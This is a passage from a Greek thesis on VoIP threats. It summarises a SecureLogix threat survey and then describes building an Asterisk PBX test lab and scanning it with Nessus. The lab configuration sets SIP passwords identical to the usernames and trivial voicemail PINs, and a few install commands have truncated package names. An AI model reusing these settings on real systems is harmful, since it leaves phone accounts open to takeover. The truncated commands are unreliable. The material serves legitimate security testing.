Στο παρακάτω γράφημα (Σχήμα 70) παρουσιάζονται τα αποτελέσματα έρευνας, η οποία διεξήχθη από την εταιρία SecureLogix κατά το ημερολογιακό έτος 2013 στην Αμερική και αφορά τις κύριες απειλές ενοποιημένων συστημάτων των επιχειρήσεων (SecureLogix).



Σχήμα 70: Γράφημα έρευνας SecureLogix

Ο κάθετος άξονας απεικονίζει την αύξηση της δραστηριότητας των απειλών και ο οριζόντιος τη σοβαρότητα της κάθε απειλής. Να σημειωθεί ωστόσο ότι το μέγεθος της δραστηριότητας δεν αποτυπώνεται στον κάθετο άξονα (αντικείμενα χαμηλά στον άξονα ενδέχεται να έχουν μεγάλη δραστηριότητα αλλά μικρή ή καθόλου αύξηση τους τελευταίους 6-12 μήνες). Το μέγεθος κάθε κύκλου συνδυάζει διάφορες μετρήσεις αλλά κυρίως αντανακλά τη δυσκολία ανίχνευσης της απειλής. Οι μεγαλύτεροι κύκλοι αντιπροσωπεύουν απειλές πιο δύσκολες στην ανίχνευση (πιθανώς λόγω του

νεωτερισμού τους) ή απειλές με ραγδαία εξέλιξη γεγονός που συνεπάγεται και την ανάγκη μεγαλύτερης επαγρύπνησης από πλευράς επιχειρήσεων.

Πιο συγκεκριμένα, από το παραπάνω γράφημα παρατηρείται ότι απειλές όπως η τηλεφωνική άρνηση εξυπηρέτησης (TDoS) και η κοινωνική μηχανική-οικονομική απάτη (Financial Fraud and Social Engineering) βρίσκονται πάνω και δεξιά και αποτυπώνονται με μεγαλύτερος κύκλους. Αυτό σημαίνει ότι αυτού του είδους οι απειλές είναι οι πιο δύσκολες στο να ανιχνευτούν και να μετριαστούν από κάποια γνωστή πρακτική, είναι οι πιο νέες και εξελιγμένες καθώς έχουν αυξηθεί ραγδαία και κατά συνέπεια εμπεριέχουν τους πιο σοβαρούς κινδύνους για τα ενοποιημένα συστήματα των επιχειρήσεων.

Επίσης, άλλες κύριες απειλές που παρατηρήθηκαν είναι οι κλήσεις παρενόχλησης (Harassing Callers), οι απάτες αυτοματοποιημένων κλήσεων (Robo-calling Scams), το τηλεφωνικό ψάρεμα (Voice Phising) και το Spam. Βρίσκονται στο κέντρο του γραφήματος και αποτυπώνονται με μέτριου μεγέθους κύκλους σημαίνοντας πως έχουν μέτριο ρυθμό ανάπτυξης και είναι πιο εύκολα εντοπίσιμες. Είναι πιο διαδομένες αλλά και πιο ώριμες από τις πρώτες, γεγονός που συνεπάγεται ότι υπάρχει καλύτερη τεχνολογία διαθέσιμη σήμερα για τον εντοπισμό και την ελαχιστοποίηση τους.

Ακόμη, άλλες δύο κύριες απειλές που παρατηρήθηκαν είναι οι κλήσεις από Modem/πάροχο και η κατάχρηση του FAX (Modem/ISP Calls and FAX Abuse) και επιθέσεις πακέτων SIP / επιπέδου δικτύου (SIP Packet/Network Level Attacks). Βρίσκονται κάτω δεξιά και με μικρούς κύκλους που σημαίνει ότι χρησιμοποιούνται πλέον λιγότερο είναι οι πιο εύκολες στο να ανιχνευτούν αλλά ωστόσο έχουν υψηλή σοβαρότητα.

Συνοψίζοντας από την έρευνα μπορεί κανείς να συμπεράνει πως κύριος στόχος των επιτιθέμενων είναι να αποκομίσουν κάποιο οικονομικό όφελος μέσω της επίθεσης ή να θέσουν το θύμα της επίθεσης εκτός λειτουργίας. Επίσης, παρατηρεί κανείς πως οι επιθέσεις δεν στοχεύουν σε κάποια τεχνική ευπάθεια του συστήματος, αλλά στοχεύουν κυρίως στον ανθρώπινο παράγοντα.

Παράρτημα Γ

Αξιολόγηση Ευπαθειών

Γ.1 Εγκατάσταση και Παραμετροποίηση Asterisk PBX server

Οι οδηγίες εγκατάστασης και παραμετροποίησης του Asterisk, που παρουσιάζονται παρακάτω, αντλήθηκαν από τον αντίστοιχο οδηγό, ο οποίος διατίθεται στο διαδίκτυο (Asterisk wiki) καθώς και από το σύγγραμμα των Bryant R et al. (Bryant R. et al. 2013).

Αρχικά, εκτελείται το πρόγραμμα VMware Workstation και πραγματοποιείται ρύθμιση του προσαρμογέα δικτύου του σε Bridged (automatic), ώστε να έχει πρόσβαση στο διαδίκτυο η εικονική μηχανή. Στη συνέχεια, γίνεται εκκίνηση της εικονικής μηχανής, στην οποία και εκτελούνται οι παρακάτω εντολές.

# Ενημέρωση του συστήματος Ubuntu και επανεκκίνηση του:
sudo apt-get update -y && apt-get upgrade -y && apt-get dist-upgrade -y && reboot

# Εγκατάσταση εξαρτήσεων:
sudo apt-get install build-essential subversion libncurses5-dev libssl-dev libxml2-dev libsqlite3-dev uuid-dev vim-nox

Λήψη συμπιεσμένου αρχείου Asterisk:
cd /usr/local/src
wget http://downloads.asterisk.org/pub/telephony/certified-asterisk/certified-asterisk-13.1-current.tar.gz

Αποσυμπίεση του αρχείου Asterisk:
tar zxvf certified-asterisk-13.1-current.tar.gz

Προσθήκη υποστήριξης mp3:
cd certified-asterisk-13.1-cert2/
./contrib/scripts/get_mp3_source.sh

Εγκατάσταση των εξαρτήσεων αυτόματα:
./contrib/scripts/install_prereq install

# ή Εγκατάσταση των εξαρτήσεων χειροκίνητα:
sudo apt-get install build-essential
sudo apt-get install libxml2-dev
sudo apt-get install libncurses5-dev libreadline-dev libreadline6-
sudo apt-get install libiksemel-dev
sudo apt-get install libvorbis-
sudo apt-get install libssl-dev
sudo apt-get install libspeex-dev libspeexdsp-
sudo apt-get install mpg123 libmpg123-0 sox openssl wget subversion openssh-server

Μετά την εγκατάσταση θα πρέπει να εμφανιστεί το μήνυμα:
##
install completed successfully
##

Ίσως χρειαστεί να εγκατασταθεί επιπλέον πηγαίος κώδικας, ο οποίος δεν έχει ανακτηθεί από τα Ubuntu, (είτε αυτόματα είτε χειροκίνητα).

Αυτόματη εγκατάσταση:
./contrib/scripts/install_prereq install-unpackaged

# ή Χειροκίνητη εγκατάσταση:
sudo apt-get install uuid-dev
sudo apt-get install SQLite3
sudo apt-get install zlib1g-dev:i386
sudo apt-get install lib32z1 lib32ncurses5 lib32bz2-1.0

sudo apt-get install build-essential \subversion libncurses5-dev libssl-dev \libxml2-dev vim-nox
sudo apt-get install git-core subversion libjansson-dev sqlite autoconf automake libxml2-dev libncurses5-dev
sudo apt-get install build-essential
sudo apt-get install libsqlite3-dev

Εκτέλεση του αρχείου διαμόρφωσης:
./configure

Εμφάνιση επιλογών:
make menuconfig

Εκτέλεση εντολής make:
make

Μετά την εκτέλεση της make θα πρέπει να εμφανιστεί μήνυμα επιτυχίας και προτροπής εκτέλεσης της εντολής make install.

Εκτέλεση της εντολής:
make install

Μετά την εκτέλεση της make install θα πρέπει να εμφανιστεί μήνυμα επιτυχίας και προτροπής εκτέλεσης της εντολής make samples, η οποία ωστόσο δεν είναι υποχρεωτική. Στο σημείο αυτό θα πρέπει η εγκατάσταση να έχει ολοκληρωθεί.

Για την τροποποίηση των παρακάτω αρχείων απαιτείται η χρήση κάποιου εργαλείου επεξεργασίας κειμένου όπως το nano, το vi, το gedit, το leafpad ή άλλου.
Αρχικά, με την εκτέλεση των παρακάτω εντολών πραγματοποιείται η παραμετροποίηση του δικτύου, ώστε να υπάρξει συνδεσιμότητα μεταξύ των συσκευών.

# Ρύθμιση στατικής διεύθυνσης (192.168.1.20) στην εικονική μηχανή εκτελώντας την παρακάτω εντολή και τροποποιώντας το αρχείο interfaces ως κάτωθι:
sudo nano /etc/network/interfaces

```
auto eth0
iface eth0 inet static
address 192.168.1.20
netmask 255.255.255.0
gateway 192.168.1.1
```

Εγκατάσταση DHCP server:

```
sudo apt-get install dhcpd
```

Ενεργοποίηση του DHCP server τροποποιώντας το αρχείο udhcpd:

```
sudo nano /etc/default/udhcpd
DHCPD_ENABLED="yes"
```

Παραμετροποίηση του DNS server και του DHCP server τροποποιώντας το αρχείο udhcpd.conf καταλλήλως:

```
sudo nano /etc/udhcpd.conf

start           192.168.1.201 #default: 192.168.0.20
end             192.168.1.220 #default: 192.168.0.254

opt             dns             8.8.8.8
option          subnet          255.255.255.0
opt             router          192.168.1.1
option          domain          local
option          lease           864000 # 10 days of seconds
```

Εκτέλεση του DHCP server κατά την εκκίνηση της εικονικής μηχανής:

```
sudo /etc/init.d/udhcpd start
```

Εγκατάσταση NTP (Network Time Protocol) πρωτοκόλλου:

```
sudo apt-get install ntp
```

Εκτέλεση του NTP server κατά την εκκίνηση της εικονικής μηχανής:

```
sudo /etc/init.d/ntp
```

# Διακοπή NTP server, συγχρονισμός και επανεκκίνηση του:
sudo /etc/init.d/ntp stop
sudo ntpdate pool.ntp.org
sudo /etc/init.d/ntp start

Το πρωτόκολλο, μέσω του οποίου θα γίνει η επικοινωνία των χρηστών, είναι το SIP. Για να συμβεί αυτό, θα πρέπει να παραμετροποιηθεί καταλλήλως το αντίστοιχο αρχείο (sip.conf) του Asterisk server (βλέπε παρακάτω).

Για τις ανάγκες του πειραματικού περιβάλλοντος αποφασίστηκε να χρησιμοποιηθούν τέσσερις χρήστες (user 1 έως user 4). Οι χρήστες θα είναι σε θέση να συνδέονται στον Asterisk server μετά την εγκατάσταση και παραμετροποίηση των softphones, τα οποία αναφέρονται στο Κεφάλαιο 3. Ο user1 θα συνδέεται στον Asterisk server μέσω της συσκευής Desktop 1, ο user2 θα συνδέεται μέσω της συσκευής Desktop 2, ο user3 θα συνδέεται μέσω της συσκευής Smartphone 1 και ο user4 θα συνδέεται μέσω της συσκευής Smartphone 2, όπως εμφανίζονται και στην παρακάτω αντιστοίχιση:

user1 Desktop 1
user2 Desktop 2
user3 Smartphone 1
user4 Smartphone 2

Λόγω του μεγάλου όγκου του αρχείου sip.conf, πραγματοποιείται αντιγραφή του σε ένα backup αρχείο sip.conf.orig, ώστε να είναι δυνατή η τροποποίηση του αρχείου sip.conf χωρίς την απώλεια των αρχικών περιεχομένων του:
cp /etc/asterisk/sip.conf /etc/asterisk/sip.conf.orig

Άνοιγμα του αρχείου sip.conf:
vi /etc/asterisk/sip.conf

Μέσα στο αρχείο πραγματοποιείται αφαίρεση των γραμμών, οι οποίες εμπεριέχουν σχόλια, εκτελώντας την παρακάτω εντολή:
:g/^s*;/d

Πραγματοποιείται επίσης αφαίρεση των κενών γραμμών εκτελώντας την παρακάτω εντολή:

:g/^$/d

Μετά τη διαγράφη των κενών γραμμών και των σχολίων θα εμφανιστούν οι εναπομείνασες παρακάτω γραμμές:

```
[general]
context=public          ; Default context for incoming calls. Defaults to 'default'
allowoverlap=no         ; Disable overlap dialing support. (Default is yes)
udpbindaddr=0.0.0.0 ; IP address to bind UDP listen socket to (0.0.0.0 binds to all)
tcpenable=no            ; Enable server for incoming TCP connections (default is no)
tcpbindaddr=0.0.0.0 ; IP address for TCP server to bind to (0.0.0.0 binds to all interfaces)
transport=udp           ; Set the default transports. The order determines the primary default transport.
srvlookup=yes           ; Enable DNS SRV lookups on outbound calls

[authentication]
[basic-options](!)                  ; a template
    dtmfmode=rfc2833
    context=from-office
    type=friend
[natted-phone](!,basic-options)     ; another template inheriting basic-options
    directmedia=no
    host=dynamic
[public-phone](!,basic-options)     ; another template inheriting basic-options
    directmedia=yes
[my-codecs](!)                      ; a template for my preferred codecs
    disallow=all
    allow=ilbc
    allow=g729
    allow=gsm
    allow=g723
```

```
    allow=ulaw
[ulaw-phone](!)                 ; and another one for ulaw-only
    disallow=all
    allow=ulaw
```

Κάτω από την κατηγορία [general], προστίθεται η παρακάτω γραμμή, η οποία επιτρέπει στον server να ελέγχει τακτικά (κάθε 2 δευτερόλεπτα), εάν οι χρήστες είναι συνδεδεμένοι. Σε διαφορετική περίπτωση τους αποκλείει από μελλοντικές κλήσεις.

```
qualify=yes
```

Έπειτα προστίθενται οι παρακάτω γραμμές, οι οποίες αφορούν τους προαναφερθέντες χρήστες και οι οποίοι έχουν τα παρακάτω χαρακτηριστικά: i) έχουν δικαίωμα να καλούν και να δέχονται κλήσεις (type=friend), ii) χρησιμοποιούν το ίδιο context (phones), iii) επιτρέπουν τη χρήση κωδικοποιητών ulaw και alaw, iv) συνδέονται χρησιμοποιώντας τους παρακάτω κωδικούς πρόσβασης (secret), v) συνδέονται στον server χρησιμοποιώντας δυναμική διεύθυνση IP.

```
[user1]
    type=friend
    context=phones
    allow=ulaw,alaw
    secret=user1
    host=dynamic

[user2]
    type=friend
    context=phones
    allow=ulaw,alaw
    secret=user2
    host=dynamic

[user3]
    type=friend
    context=phones
```

```
    allow=ulaw,alaw
    secret=user3
    host=dynamic

[user4]
    type=friend
    context=phones
    allow=ulaw,alaw
    secret=user4
    host=dynamic
```

Μετά τη προσθήκη των χρηστών γίνεται αποθήκευση του αχρείου εκτελώντας την εντολή:

```
:wq
```

Πραγματοποιείται η εκκίνηση του Asterisk:

```
sudo asterisk -r
```

Εκτελείται η επαναφόρτωση του αρχείου sip:

```
sip reload
```

Και εκτελείται η εμφάνιση των χρηστών:

```
sip show peers
```

Το αποτέλεσμα της εκτέλεσης της παραπάνω εντολής θα πρέπει να έχει τη παρακάτω μορφή, καθώς οι χρήστες δεν έχουν ακόμα συνδεθεί:

```
Name/username     Host            Dyn Forcerport Comedia ACL Port Status      Description
user1             (Unspecified)   D   Auto (No)  No          0    UNKNOWN
user2             (Unspecified)   D   Auto (No)  No          0    UNKNOWN
user3             (Unspecified)   D   Auto (No)  No          0    UNKNOWN
user4             (Unspecified)   D   Auto (No)  No          0    UNKNOWN
4 sip peers [Monitored: 0 online, 4 offline Unmonitored: 0 online, 0 offline]
```

Όσον αφορά την παραμετροποίηση των διαφορετικών Softphones αυτή είναι πανομοιότυπη. Τα κύρια στοιχεία, τα οποία θα πρέπει να συμπληρωθούν, ώστε να υπάρξει πρόσβαση στον server, είναι το Username ή User ID, το Password και το Domain ή Host. Στο πεδίο του Username θα πρέπει να συμπληρωθεί το όνομα χρήστη (στη συγκεκριμένη περίπτωση κάποιος εκ των user1-user5, οι οποίοι και έχουν δημιουργηθεί), στο πεδίο του Password ο αντίστοιχος κωδικός χρήστη και στο πεδίο του Domain το Domain Name ή η διεύθυνση IP του server. Στη συγκεκριμένη περίπτωση η διεύθυνση IP του server είναι 192.168.1.20.

Μετά την προσθήκη των στοιχείων των χρηστών στα softphones και την εγγραφή τους στον server, το αποτέλεσμα της εκτέλεσης της παραπάνω εντολής sip show peers θα πρέπει να έχει την εξής μορφή:

Name/username	Host	Dyn	Forcerport	Comedia	ACL	Port	Status	Description
user1/user1	192.168.1.3	D	Auto (No)	No		60612	OK (6 ms)	
user2/user2	192.168.1.4	D	Auto (No)	No		49270	OK (6 ms)	
user3/user3	192.168.1.10	D	Auto (No)	No		64624	OK (3 ms)	
user4/user4	192.168.1.11	D	Auto (No)	No		59291	OK (4 ms)	

4 sip peers [Monitored: 4 online, 0 offline Unmonitored: 0 online, 0 offline]

Στη συνέχεια θα πρέπει να δημιουργηθεί το πλάνο των τηλεφωνικών κλήσεων (dial plan). Για να επιτευχτεί αυτό, θα πρέπει να τροποποιηθεί το αρχείο extensions.conf.

Στο παρόν πειραματικό περιβάλλον, οι χρήστες (user1 - user4) έχουν τη δυνατότητα να επικοινωνούν μεταξύ τους στο εσωτερικό δίκτυο χρησιμοποιώντας κάποια προκαθορισμένα extensions, χωρίς να έχουν τη δυνατότητα να δεχτούν κλήσεις ή να καλέσουν τηλεφωνικούς αριθμούς εκτός εσωτερικού δικτύου.

Τα extensions, τα οποία χρησιμοποιήθηκαν, είναι το 100 για τον πρώτο χρήστη (user1), το 200 για τον δεύτερο χρήστη (user2), το 300 για τον τρίτο χρήστη (user3), το 400 για τον τέταρτο χρήστη (user4), και το *1000 για τον τηλεφωνητή (voice mail) όπως φαίνεται και στην παρακάτω αντιστοίχιση:

100 user1
200 user2
300 user3
400 user4
*1000 voice mail

# Πριν τη τροποποίηση του αρχείου εκτελείται η αντιγραφή του αρχικού αρχείου extensions.conf σε ένα backup αρχείο extensions.conf.orig, ώστε να είναι δυνατή η τροποποίηση του, χωρίς την απώλεια των αρχικών περιεχομένων του αρχείου.
sudo cp /etc/asterisk/extensions.conf /etc/asterisk/extensions.orig

# Δημιουργία κενού αρχείου extensions.conf:
sudo echo "" > extensions.conf

# Τροποποίηση του αρχείου extensions.conf ως κάτωθι:
sudo nano /etc/asterisk/extensions.conf

Το αρχείο συνολικά αποτελείται από πέντε (5) extensions, τα οποία εντάχτηκαν στο ίδιο context [phones]. Τα τέσσερα (4) πρώτα extensions είναι παρόμοια, αφορούν τους χρήστες, και αποτελούνται από τέσσερις εφαρμογές (applications), ενώ το τελευταίο αφορά τον τηλεφωνητή και αποτελείται από δυο applications. Οι λειτουργίες των τεσσάρων applications τα οποία αφορούν τους χρήστες, έχουν ως εξής:
i) το πρώτο application NoOp, (συντομογραφία του No Operation), όταν ο asterisk εκτελεστεί σε βαθμό verbose μεγαλύτερο του τρία (π.χ. asterisk -rvvv) εμφανίζει στη κονσόλα το περιεχόμενο το οποίο έχει οριστεί στην αγκύλη,
ii) το επόμενο application n, Dial (από το next, Dial) επιχειρεί να εγκαθιδρύσει μια κλήση σύμφωνα με τις οδηγίες, οι οποίες εμπεριέχονται στην αγκύλη. Στην περίπτωση του πρώτου χρήστη, χρησιμοποιείται το πρωτόκολλο SIP (type), η κλήση επιχειρείται από τον user1 (identifier) και η διάρκεια αναμονής απάντησης (timeout) της κλήσης από τον δέκτη είναι 15 δευτερόλεπτα. Έπειτα, η κλήση τερματίζεται και εκτελείται το επόμενο application.
iii) στη συγκεκριμένη περίπτωση το επόμενο application (VoiceMail) είναι η εγγραφή ενός τηλεφωνικού μηνύματος και η αποστολή του στο κατάλληλο mailbox.
iv) το application (Hangup) τερματίζει τη κλήση.

Ο ρόλος του application VoiceMailMain, το οποίο και χρησιμοποιείται στο extension *1000, είναι η εισαγωγή σε ένα κατάλογο ενεργειών. Στην παρούσα μορφή της εφαρμογής, πληκτρολογώντας ένας χρήστης *1000 από τη συσκευή του, προτρέπεται από τον τηλεφωνητή να πληκτρολογήσει τον αριθμό του mailbox στο οποίο θέλει να εισέρθει. Στη συνέχεια, του ζητείται να πληκτρολογήσει τον κωδικό χρήστη και, αν αυτό ολοκληρωθεί με επιτυχία, του ζητείται να επιλέξει από έναν κατάλογο ενεργειών την επόμενη ενέργεια πληκτρολογώντας την.

Το τελικό αρχείο έχει τη παρακάτω μορφή:

```
[phones]
exten => 100,1,NoOp(Call for user1)
same => n,Dial(SIP/user1,15)
same => n,VoiceMail(${EXTEN})
same => n,Hangup

exten => 200,1,NoOp(Call for user2)
same => n,Dial(SIP/user2,15)
same => n,VoiceMail(${EXTEN})
same => n,Hangup

exten => 300,1,NoOp(Call for user3)
same => n,Dial(SIP/user3,15)
same => n,VoiceMail(${EXTEN})
same => n,Hangup

exten => 400,1,NoOp(Call for user4)
same => n,Dial(SIP/user4,15)
same => n,VoiceMail(${EXTEN})
same => n,Hangup

exten => *1000,1,VoiceMailMain(${EXTEN})
same => n,Hangup
```

Εκκίνηση του Asterisk:
asterisk -rvvv

Επαναφόρτωση του πλάνου κλήσεων:
dialplan reload

Εμφάνιση του πλάνου κλήσεων:
dialplan show

Μετά την εκτέλεση της εντολής αυτής, θα πρέπει εμφανιστεί το παρακάτω πλάνο κλήσεων, το οποίο αφορά το context [phones] και έχει δημιουργηθεί από τον pbx_config. Είναι πιθανό να εμφανιστούν και κάποια επιπρόσθετα προεπιλεγμένα extensions, τα οποία δύναται να αφαιρεθούν:

```
[ Context 'phones' created by 'pbx_config' ]
'*1000' =>      1. VoiceMailMain(${EXTEN})      [pbx_config]
                2. Hangup()                     [pbx_config]
'100' =>        1. NoOp(Call for user1)         [pbx_config]
                2. Dial(SIP/user1,15)           [pbx_config]
                3. VoiceMail(${EXTEN})          [pbx_config]
                4. Hangup()                     [pbx_config]
'200' =>        1. NoOp(Call for user2)         [pbx_config]
                2. Dial(SIP/user2,15)           [pbx_config]
                3. VoiceMail(${EXTEN})          [pbx_config]
                4. Hangup()                     [pbx_config]
'300' =>        1. NoOp(Call for user3)         [pbx_config]
                2. Dial(SIP/user3,15)           [pbx_config]
                3. VoiceMail(${EXTEN})          [pbx_config]
                4. Hangup()                     [pbx_config]
'400' =>        1. NoOp(Call for user4)         [pbx_config]
                2. Dial(SIP/user4,15)           [pbx_config]
                3. VoiceMail(${EXTEN})          [pbx_config]
                4. Hangup()                     [pbx_config]
```

Τέλος, θα πρέπει να τροποποιηθεί το αρχείο voicemail.conf, ώστε να έχουν πρόσβαση οι χρήστες στον τηλεφωνητή.

# Όπως και παραπάνω πριν τη τροποποίηση του αρχείου εκτελείται η αντιγραφή του αρχικού αρχείου voicemail.conf σε ένα backup αρχείο voicemail.conf.orig, ώστε να είναι δυνατή η τροποποίηση του, χωρίς την απώλεια των αρχικών περιεχομένων του:
sudo cp /etc/asterisk/voicemail.conf /etc/asterisk/voicemail.conf.orig

Επεξεργασία του αρχείου voicemail.conf ώστε να αποκτήσει την κάτωθι μορφή:
vi /etc/asterisk/voicemail.conf

Μετά τη διαδικασία αφαίρεσης των κενών γραμμών και των σχολίων, η οποία ακολουθήθηκε και παραπάνω, θα πρέπει να εμφανιστούν τα τρία (3) παρακάτω contexts: [general], [zonemessages] και [default].

[general]
format=wav49|gsm|wav
serveremail=asterisk
attach=yes
skipms=3000
maxsilence=10
silencethreshold=128
maxlogins=3
emaildateformat=%A, %B %d, %Y at %r
pagerdateformat=%A, %B %d, %Y at %r
sendvoicemail=yes ; Allow the user to compose and send a voicemail while inside
[zonemessages]
eastern=America/New_York|'vm-received' Q 'digits/at' IMp
central=America/Chicago|'vm-received' Q 'digits/at' IMp
central24=America/Chicago|'vm-received' q 'digits/at' H N 'hours'
military=Zulu|'vm-received' q 'digits/at' H N 'hours' 'phonetic/z_p'
european=Europe/Copenhagen|'vm-received' a d b 'digits/at' HM
[default]
1234 => 4242,Example Mailbox,root@localhost

Η τροποποίηση του αρχείου αφορά το context [default], καθώς τα δύο παραπάνω contexts παραμένουν ως έχουν. Από το context αφαιρείται η προεπιλεγμένη γραμμή του παραδείγματος και τροποποιείται, ώστε να αποκτήσει την παρακάτω μορφή:

```
[default]
100 => 1000,user1,user1@example.com
200 => 2000,user2,user2@example.com
300 => 3000,user3,user3@example.com
400 => 4000,user4,user4@example.com
```

Σε διαφορετική περίπτωση δύναται να καταργηθεί το context [default] και να αντικατασταθεί από κάποιο νέο το οποίο και θα δημιουργηθεί.

Η λειτουργία του context έχει ως εξής: Στην πρώτη γραμμή το 100 αντιπροσωπεύει το mailbox, το 1000 αντιπροσωπεύει τον κωδικό, τον οποίο θα πρέπει να πληκτρολογήσει ο χρήστης, ώστε να αποκτήσει πρόσβαση σε αυτό, το user1 αντιπροσωπεύει το όνομα του χρήστη, ενώ το user1@example αντιπροσωπεύει το ηλεκτρονικό ταχυδρομείο του χρήστη. Η ίδια λογική ακολουθείται και στις υπόλοιπες γραμμές. Μετά την αποθήκευση του αρχείου εκτελούνται οι παρακάτω εντολές:

```
# Εκκίνηση του Asterisk:
asterisk -rvvv

# Επαναφόρτωση του τηλεφωνητή:
voicemail reload

# Εμφάνιση των χρηστών του τηλεφωνητή:
voicemail show users
Context     Mbox     User     Zone     NewMsg
default     100      user1             0
default     200      user2             0
default     300      user3             0
default     400      user4             0
4 voicemail users configured.
```

Μετά την εκτέλεση της εντολής voicemail show users, θα πρέπει να εμφανιστούν τα mailboxes των χρηστών και τα μηνύματα τους. Στην παρούσα κατάσταση δεν εμφανίζεται κάποιο νέο μήνυμα στον τηλεφωνητή (NewMsg).

Τυχόν ηχογραφημένα μηνύματα όλων των χρηστών αποθηκεύονται στο αρχείο: /var/spool/asterisk/voicemail/default/

Γ.2 Εγκατάσταση και Εκτέλεση του Λογισμικού Nessus

Οι παρακάτω οδηγίες εγκατάστασης και εκτέλεσης του λογισμικού Nessus, προήρθαν από τον επίσημο οδηγό εγκατάστασης και παραμετροποίησης της εταιρίας Tenable Network Security (Nessus Guide) καθώς και από επίσημα διαδικτυακά κείμενα και οδηγίες χρήσης του λογισμικού (Nessus Docs).

Αρχικά πραγματοποιείται λήψη του κατάλληλου λογισμικού (ανάλογα με το λειτουργικό σύστημα, για το οποίο προορίζεται να εγκατασταθεί) από την ιστοσελίδα της εταιρίας. Στη συγκεκριμένη περίπτωση πραγματοποιείται λήψη λογισμικού για λειτουργικό σύστημα Linux. Έπειτα εκτελούνται οι παρακάτω εντολές στο λειτουργικό σύστημα.

Ενημέρωση και αναβάθμιση του λειτουργικού συστήματος έχοντας δικαιώματα root:
apt-get update -y && apt-get upgrade -y && apt-get dist-upgrade -y

Εγκατάσταση του λογισμικού:
dpkg -i Nessus-<version number>-debian6_amd64.deb

Ενημέρωση του λογισμικού:
/opt/nessus/sbin/nessuscli update --all

Εκτέλεση του λογισμικού κατά την εκκίνηση του λειτουργικού συστήματος:
/etc/init.d/nessusd start

Εναλλακτικά, εκκίνηση του λογισμικού:
service nessusd start


Εισαγωγή της παρακάτω διεύθυνσης σε ένα πρόγραμμα περιήγησης ιστού (browser):
https://localhost:8834/

Πραγματοποιείται ενεργοποίηση του λογισμικού πληκτρολογώντας τον αριθμό ενεργοποίησης (activation number), ο οποίος έχει αποσταλεί στο ηλεκτρονικό

ταχυδρομείο από την εταιρία κατά την διαδικασία λήψης του λογισμικού, και εισαγωγή του ονόματος και του κωδικού χρήστη.

Στο σημείο αυτό, το λογισμικό θα πρέπει να είναι σε θέση να εκτελέσει έλεγχο ευπαθειών. Για την εκτέλεση του ελέγχου ευπαθειών ακολουθείται η διαδρομή Scans - New Scan - Advanced Scan. Στην καρτέλα Advanced Scan εισάγονται το όνομα (Name) του ελέγχου και οι στόχοι (Targets), στους οποίους θα εκτελεστεί ο έλεγχος (Σχήμα 71).


Στην προκειμένη περίπτωση, οι στόχοι (Targets), είναι οι IP διευθύνσεις 192.168.1.0 - 192.168.1.31 (192.168.1.0/27). Μετά τη συμπλήρωση των προαπαιτούμενων κελιών, επιλέγεται αποθήκευση και εκτέλεση του ελέγχου.



Σχήμα 71: Εμφάνιση καρτέλας Advanced Scan

